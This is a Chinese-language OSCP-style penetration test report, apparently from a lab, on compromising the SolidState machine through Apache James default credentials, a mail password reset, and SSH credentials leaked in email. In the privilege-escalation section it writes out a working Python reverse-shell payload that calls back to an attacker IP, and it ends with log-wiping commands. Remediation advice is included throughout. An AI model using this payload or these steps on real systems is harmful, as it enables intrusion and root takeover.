进攻性安全

OSCP 渗透测试报告

v.2.0

23561342046@163.com

OSID：XXXXX

版权所有 © 2022 进攻安全有限公司。保留所有权利。

未经 Offensive Security 事先书面许可，本出版物的任何部分，无论是全部或部分，均不得以任何形式或通过任何手段进行复制、拷贝、转让或以其他方式行使版权所有者的权利，包括影印及其他任何形式的复制、通过任何网络或其他通信方式的转让或传输、用于远程教育的广播等。

1. 进攻性安全 OSCP 考试渗透测试报告

1.1 简介

本报告为作者在 OffSec PEN-200 课程实验环境中，针对 SolidState 靶机 进行的完整渗透测试过程记录。本报告旨在展示作者对标准渗透测试方法论（信息收集、漏洞利用、权限提升、报告撰写）的掌握程度，所有测试均在隔离的虚拟靶场环境中完成，不涉及任何真实业务系统。1.2 目标

本次测试的核心目标为：

1. 针对目标主机 192.168.176.99 执行系统化的渗透测试,识别并利用系统安全漏洞；
2. 获取目标主机的普通用户权限，读取 user.txt Flag 文件;
3. 完成本地权限提升,获取 root 系统权限,读取 root.txt Flag 文件;
4. 记录完整的所有复现的步骤,验证方法与修复方案

1.3 测试范围与要求

- 测试范围：仅针对目标 IP 192.168.176.99,禁止测试范围的任何资产。
- 测试环境：攻击机为 Kali Linux, 使用的工具均为 OSCP 考试允许的范围内的工具。
- 报告要求：所有的漏洞均提供完整的复现步骤,POC,截图,严重性评级与修复建议，所有的 flag 均提供对应的验证截图。

2. 高级摘要

本次测试针对 SolidState linux 靶机,通过标准的渗透化测试流程，成功发现了四个关键的安全漏,完整实现了从外网初始访问到 root 系统权限的全控制。

测试过程中,首先通过端口扫描发现目标主机运行 Apache James Server 2.3.2 邮件服务,其远程管理端口使用默认的弱口令 root/root ,可直接登录管理后台;利用管理员权限重置普通用户的邮箱密码,登录 POP3 服务后读取到用户 SSH 明文凭证,成功的获取目标主机的初始访问权限;突破受限的

rbash 环境后,枚举全局可写的输入 root 用户的定时脚本,写入反向 shell payload 后成功的触发,最终成功获取了系统 root 权限，完整读取 user.txt 与 root.txt 两个 Flag 文件。

2.1 建议

1.服务安全基线整改:立即升级 Apache James Server 至最新最稳定的版本,修改远程端口管理结构的默认弱口令改为强密码, 关闭对公网暴露的非必要端口,仅允许可信的 IP 访问。

2.强制身份认证策略:强制所有的系统与服务账号使用复杂度符合要求的强密码 ,禁止在邮件,文档中明文传系统账号或者密码,设置首次登录强制改密与密码定期过期的策略。

3.权限最小化配置:对定时任务,关键脚本严格执行权限最小化原则,禁止全局可写的权限配置,仅允许 root 用户对定时任务脚本进行读写操作。

4.受限制环境加固:对于 rbash 受限 shell 进行严格的命令白名单与环境变量管控,封堵通 Python,Perl 等脚本语言突破受限环境的风险。

5.常态化安全审计:定期扫描系统内的全局可写文件,弱口令账号,未修复的已知的漏洞,建立常态化安全巡查与风险处置机制。

3. 渗透测试方法论

本次测试严格遵循 OSCP 标准的渗透测试流程,各阶段执行内容如下：

3.1 信息收集

通过 Nmap 执行主机存活的探测,全端口扫描:sudo nmap -sV -sC -p- -oA solidstate 192.168.176.99,服务版本识别与操作系统指纹识别,明确目标的网络暴露面与基础资产信息, 划定后续测试的核心范围。

3.2 服务枚举

针对开放的端口对应的服务进行深度枚举与交互测试,重点识别服务版本,运行机制已知漏洞,通过 Searchsploit 匹配对应版本的漏洞利用代码,定位可利用的攻击面。

3.3 初始访问

利用识别到的安全漏洞,获取目标主机的合法访问权限,突破网络边界,拿到目标主机的普通用户 shell,完成初始入侵

3.4 权限提升

在初始访问的基础上,对目标系统进行本地服务枚举,识别系统配置缺陷,权限错误,敏感信息泄露等本地漏洞,利用漏洞完成从普通用户到 root 用户的权限提升。

3.5 后渗透

获取目标的 root 权限后,完成系统信息收集 Flag 文件读取，权限持久性验证,确认对目标系统的完全控制能力。

3.6 痕迹清理

测试完成后清除所有测试过程中写入的恶意文件,操作日志,登录痕迹,恢复系统原有的配置,确保无测试残留。

4. 目标主机详细的渗透过程

4.1 目标:192.168.176.99

项目	详情
目标 IP	**192.168.176.99**
操作系统	**Linux 3.2 - 4.14** **（cpe:/o:linux:linux_kerne:3** **cpe:/o:linux:linux_kernel:4** **）**
主机存活状态	存活,延迟低
测试时间	**2026-04-11**

4.2 端口扫描与服务枚举

使用命令：sudo nmap -sV -O -sC -p- -sS -oA solidstate 192.168.176.99

端口扫描结果:

端口	协议	服务	版本信息
22	**TCP**	**ssh**	**OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)**
25	**TCP**	**smtp**	**JAMES smtpd 2.3.2**
80	**TCP**	**http**	**Apache httpd 2.4.25 ((Debian))**
110	**TCP**	**pop3**	**JAMES pop3d 2.3.2**
119	**TCP**	**nntp**	**JAMS nntpd (psoting ok)**
4555	**TCP**	远程管理	**JAMES Remote Administration Tool 2.3.2**

关键发现:

1. 目标核心运行 Apache James Server 2.3.2 邮件服务器,该版本存在多个已知可利用的漏洞;

2. 4555 端口开放 James 远程管理工具,可通过 telnet 进行交互;

3. 22 端口开放 SSH 服务,为后续系统提供访问入口

命令：searchsploit Apache James server 2.3.2

执行结果:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ searchsploit  Apache James server 2.3.2
---------------------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                                |  Path
---------------------------------------------------------------------------------------------- ---------------------------
Apache James Server 2.3.2 - Insecure User Creation Arbitrary File Write (Metasploit)          | linux/rem
Apache James Server 2.3.2 - Remote Command Execution                                          | linux/rem
Apache James Server 2.3.2 - Remote Command Execution (RCE) (Authenticated) (2)                | linux/rem
---------------------------------------------------------------------------------------------- ---------------------------
Shellcodes: No Results
```

4.3 漏洞的识别与初始访问

漏洞 1：Apache James Server 2.3.2 远程管理接口默认弱口令漏洞

漏洞说明：

Apache James Server 2.3.2 的远程管理端口 4555 保留了默认管理员账号密码 root/root，未做任何修改。攻击者可通过该端口直接登录管理后台，执行用户创建、密码重置、邮件转发配置等全量敏感操作，完全控制邮件服务的用户体系

严重性：高危

重现攻击的步骤：

1. 直接使用命令：telnet 192.168.176.99 4555 连接;
2. 输入默认的账号 root,密码 root,成功登录管理界面;
3. 执行 HELP 命令,确认可以执行的所有用户管理相关的敏感命令。

验证截图：

修复建议：

1.立即修改远程管理接口的默认管理员密码，使用长度≥12 位、包含大小写字母+数字+特殊字符的强密码；

2.通过防火墙限制 4555 端口的访问来源，仅允许可信 IP 访问，禁止对公网开放；

3.升级 Apache James Server 至最新稳定版本，修复已知安全漏洞。

漏洞 2：Apache James Server 2.3.2 任意用户密码重置漏洞

漏洞说明: 登录远程管理后台后，可无需验证原密码，直接重置任意邮件用户的登录密码。攻击者可通过该漏洞接管目标用户的邮箱，读取邮件内的敏感信息。


严重性: 高危

复现步骤:

1.以 root 身份登录 4555 管理界面，执行 listusers 命令，查看所有邮件用户，包括 mindy、james、thomas、john 等；

2.执行 setpassword mindy 111 命令，重置 mindy 用户的邮箱密码为 111，系统提示密码重置成功。

验证截图:



修复建议:

1.为管理接口添加敏感操作权限管控，密码重置需验证原密码或二次管理员认证；

2.开启管理操作日志审计，记录所有用户管理相关的操作行为；

3.升级 Apache James Server 至最新稳定版本。

漏洞 3：邮件内容敏感信息泄露漏洞

漏洞说明: 通过重置后的密码登录 POP3 邮件服务，可读取 mindy 用户的所有邮件内容，其中包含该用户的 SSH 登录明文凭证，攻击者可直接通过该凭证获取目标主机的系统访问权限。
严重性: 关键
复现步骤：
1. 通过 telnet 连接目标 110 POP3 端口：telnet 192.168.176.99 110
2. 执行 USER mindy、PASS 111 命令，成功登录用户邮箱；
3. 执行 LIST 命令，查看邮件列表，共 2 封邮件；
4. 执行 RETR 2 命令，读取第二封邮件，获取到 mindy 用户的 SSH 明文凭证：username: mindy
pass: P@55W0rd1!2@

验证截图：

```
└─$ telnet 192.168.176.99 110
Trying 192.168.176.99 ...
Connected to 192.168.176.99.
Escape character is '^]'.
+OK solidstate POP3 server (JAMES POP3 Server 2.3.2) ready
USER mindy
+OK
PAss 111
+OK Welcome mindy
LIST
+OK 2 1945
1 1109
2 836
.
RETR 1
+OK Message follows
Return-Path: <mailadmin@localhost>
Message-ID: <5420213.0.1503422039826.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: mindy@localhost
Received: from 192.168.11.142 ([192.168.11.142])
          by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 798
          for <mindy@localhost>;
          Tue, 22 Aug 2017 13:13:42 -0400 (EDT)
Date: Tue, 22 Aug 2017 13:13:42 -0400 (EDT)
From: mailadmin@localhost
Subject: Welcome

Dear Mindy,
Welcome to Solid State Security Cyber team! We are delighted you are joining us as a junior defense analyst. Your role is critical i
n fulfilling the mission of our orginzation. The enclosed information is designed to serve as an introduction to Cyber Security and
provide resources that will help you make a smooth transition into your new role. The Cyber team is here to support your transition
so, please know that you can call on any of us to assist you.

We are looking forward to you joining our team and your success at Solid State Security.

Respectfully,
James
.
RETR 2
+OK Message follows
Return-Path: <mailadmin@localhost>
Message-ID: <16744123.2.1503422270399.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: mindy@localhost
Received: from 192.168.11.142 ([192.168.11.142])
          by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 581
          for <mindy@localhost>;
          Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
Date: Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
```

```
Date: Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
From: mailadmin@localhost
Subject: Your Access

Dear Mindy,

Here are your ssh credentials to access the system. Remember to reset your password after your first login.
Your access is restricted at the moment, feel free to ask your supervisor to add any commands you need to your path.

username: mindy
pass: P@55W0rd1!2@

Respectfully,
James

.
```

修复建议：

1.禁止在邮件中传输明文的系统账号、密码等敏感信息；

2.对邮件内容进行敏感信息脱敏，定期审计邮件内的敏感数据传输行为；

3.强制用户首次登录 SSH 后立即修改默认密码，设置密码过期策略。

初始访问：获取目标主机普通用户 Shell

1. 通过获取的 SSH 凭证登录目标主机：ssh mindy@192.168.176.99，输入密码 P@55W0rd1!2@，成功登录系统。
2. 发现该用户处于 rbash 受限的 shell 环境,只允许使用 ls,和 cat 命令
3. 执行 ls 命令，在用户家目录发现 user.txt 文件，成功读取 Flag 内容：914d0a4ebc1777889b5b89a23f556fd75
4. 通过 SSH 直接调用 bash 并禁用 profile 文件绕过限制，获取完整交互式 bash：ssh mindy@192.168.176.99 "bash --noprofile --norc"

5.在 SSH 登录后执行 python3 -c 'import pty; pty.spawn("/bin/bash")' 是为了解决受限 Shell（rbash） 或不完整 TTY 导致的终端交互异常。它的作用可以从两个层面理解：

验证截图：

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh mindy@192.168.176.99
mindy@192.168.176.99's password:
Linux solidstate 4.9.0-3-686-pae #1 SMP Debian 4.9.30-2+deb9u3 (2017-08-06) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Apr 12 03:13:10 2026 from 192.168.176.139
mindy@solidstate:~$ ls
bin  user.txt
mindy@solidstate:~$ ls -la bin
total 8
drwxr-x--- 2 mindy mindy 4096 Aug 22  2017 .
drwxr-x--- 5 mindy mindy 4096 Apr 11 23:04 ..
lrwxrwxrwx 1 root  root     8 Aug 22  2017 cat → /bin/cat
lrwxrwxrwx 1 root  root     8 Aug 22  2017 env → /bin/env
lrwxrwxrwx 1 root  root     7 Aug 22  2017 ls → /bin/ls
mindy@solidstate:~$ ls -la
total 32
drwxr-x--- 5 mindy mindy 4096 Apr 11 23:04 .
drwxr-xr-x 4 root  root  4096 Aug 22  2017 ..
-rw-r--r-- 1 root  root     0 Aug 22  2017 .bash_history
-rw-r--r-- 1 root  root     0 Aug 22  2017 .bash_logout
-rw-r--r-- 1 root  root   338 Aug 22  2017 .bash_profile
-rw-r--r-- 1 root  root  1001 Aug 22  2017 .bashrc
drwxr-x--- 2 mindy mindy 4096 Aug 22  2017 bin
drwxr-xr-x 2 mindy mindy 4096 Apr 11 23:04 .nano
-rw------- 1 root  root     0 Aug 22  2017 .rhosts
-rw------- 1 root  root     0 Aug 22  2017 .shosts
drw------- 2 root  root  4096 Aug 22  2017 .ssh
-rw------- 1 mindy mindy   34 Aug 22  2017 user.txt
mindy@solidstate:~$ cat user.txt
914d0a4ebc1777889b5b89a23f556fd75
mindy@solidstate:~$ exit
logout
Connection to 192.168.176.99 closed.

┌──(kali㉿kali)-[~/Desktop]
└─$ 4.ssh mindy@192.168.176.99 "bash --noprofile --norc"

┌──(kali㉿kali)-[~/Desktop]
└─$ ssh mindy@192.168.176.99 "bash --noprofile --norc"
mindy@192.168.176.99's password:
id
uid=1001(mindy) gid=1001(mindy) groups=1001(mindy)
ls
bin
user.txt
pwd
/home/mindy
whoami
mindy
python3 -c 'import pty; pty.spawn("/bin/bash")'
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ ls
ls
bin  user.txt
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$
```

4.4 权限提升

漏洞 4：全局可写定时任务脚本权限提升漏洞

漏洞说明：目标主机 /opt/tmp.py 脚本为全局可写（权限 777），该脚本由 root 用户通过系统定时任务周期性执行。攻击者可向脚本写入恶意 Payload，等待定时任务触发后，以 root 权限执行代码，从而获取系统最高权限。

严重性：关键的

复现步骤:

1. 枚举系统内全局可写文件，定位风险点：命令：find / -type f -perm -o+w 2>/dev/null | grep -v -e "^/proc" -e "^/sys" -e "^/run" -e "^/dev"执行结果显示 /opt/tmp.py 为全局可写文件。

2. 查看脚本原有内容，为 root 用户编写的 /tmp 目录清理 Python 脚本；

3. 攻击机开启 nc 反向 Shell 监听：nc -lvnp 4445

4. 向 /opt/tmp.py 写入 Python 反向 Shell Payload，覆盖原有内容：命令：echo -e '#!/usr/bin/env python3\nimport socket,subprocess,os\n\ns=socket.socket(socket.AF_INET,socket.SOCK_STREAM)\ns.connect(("192.168.176.139", 4445))\nos.dup2(s.fileno(),0)\nos.dup2(s.fileno(),1)\nos.dup2(s.fileno(),2)\np=subprocess.call(["/bin/sh","-i"])' > /opt/tmp.py

5. 等待定时任务执行脚本，攻击机 nc 成功监听到来自目标主机的反向连接，获取 root 权限 Shell；

6. 执行 id 命令，确认当前用户为 root，uid=0 gid=0 groups=0；

7. 读取 /root/root.txt 文件，获取 root Flag 内容：

b4c9723a28899b1c45db281d99cc87c9

验证截图：

```
┌──(kali㉿kali)-[~]
└─$ ssh mindy@192.168.176.99 "bash --noprofile --norc"
mindy@192.168.176.99's password:
python3 -c 'import pty; pty.spawn("/bin/bash")'
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ find / -type f -perm -o+w 2>/dev/null | grep -v -e "^/proc" -e "^/sys" -e "^/run" -e "^/de
v"
<rep -v -e "^/proc" -e "^/sys" -e "^/run" -e "^/dev"
/opt/tmp.py
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ #!/usr/bin/env python3
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("192.168.176.139", 4445))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])#!/usr/bin/env python3
<ot)}mindy@solidstate:~$ import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("192.168.176.139", 4445))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
import-im6.q16: unable to open X server `' @ error/import.c/ImportImageCommand/358.
< s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
bash: syntax error near unexpected token `('
<@solidstate:~$ s.connect(("192.168.176.139", 4445))
bash: syntax error near unexpected token `('
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ os.dup2(s.fileno(),0)
bash: syntax error near unexpected token `s.fileno'
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ os.dup2(s.fileno(),1)
bash: syntax error near unexpected token `s.fileno'
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ os.dup2(s.fileno(),2)
bash: syntax error near unexpected token `s.fileno'
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ cat /opt/tmp.py
< p=subprocess.call(["/bin/sh","-i"])cat /opt/tmp.py
bash: syntax error near unexpected token `('
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ echo -e '#!/usr/bin/env python3\nimport socket,subprocess,os\n\ns=socket.socket(socket.AF_
INET,socket.SOCK_STREAM)\ns.connect(("192.168.176.139", 4445))\nos.dup2(s.fileno(),0)\nos.dup2(s.fileno(),1)\nos.dup2(s.fileno(),2)\np=subproces
s.call(["/bin/sh","-i"])' > /opt/tmp.py
<np=subprocess.call(["/bin/sh","-i"])' > /opt/tmp.py
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$
```

```
kali@kali: ~/Desktop
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
dir
^C

┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 4445
listening on [any] 4445 ...

dir
ls
connect to [192.168.176.139] from (UNKNOWN) [192.168.176.99] 45498
/bin/sh: 0: can't access tty; job control turned off
# # root.txt
# root.txt
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
b4c9723a28899b1c45db281d99cc87c9
#
```

修复建议:

1. 立即修改 /opt/tmp.py 权限，移除全局可写权限，执行 chmod 700 /opt/tmp.py，仅允许 root 用户读写执行；

2. 对所有定时任务执行的脚本进行严格权限管控，禁止非 root 用户拥有修改权限；

3. 定期审计系统内的全局可写文件，排查权限提升风险；

4. 对定时任务执行的脚本进行完整性校验，避免执行被篡改的恶意代码

4.5 Flag 获取汇总

Flag 类型	文件名	内容
用户 Flag	/home/mindy/user.txt	914d0a4ebc1777889b5b89a23f556fd75
Root Flag	/root/root.txt	b4c9723a28899b1c45db281d99cc87c9

5. 痕迹清理

测试完成后，执行以下操作清除测试痕迹，恢复系统原有状态：

1. 恢复 /opt/tmp.py 脚本的原有内容，移除写入的反向 Shell Payload

2. 清除当前用户的 bash 历史记录：history -c && rm -rf ~/.bash_history

3. 清除 /var/log/ 目录下的 SSH 登录日志、系统操作日志；

4. 退出所有 SSH 连接与反向 Shell 会话，完成测试收尾。

6.附录

6.1 使用工具列表

工具名称	用途
Nmap	端口扫描、服务版本识别、操作系统指纹识别
Telnet	远程服务交互、邮件服务与管理接口测试
Searchsploit	已知漏洞库检索、POC 匹配
SSH	远程系统登录、初始访问及绕过 rbash
NC	反向 Shell 监听、网络交互
Python3	恶意 Payload 编写

6.2 参考资料：

1.Offensive Security OSCP Exam Report Template v2.0

2.Nmap Official Documentation: https://nmap.org

3.Apache James Server 2.3.2 官方安全公告与 CVE 详情

4.Linux rbash 受限环境绕过与权限提升技术指南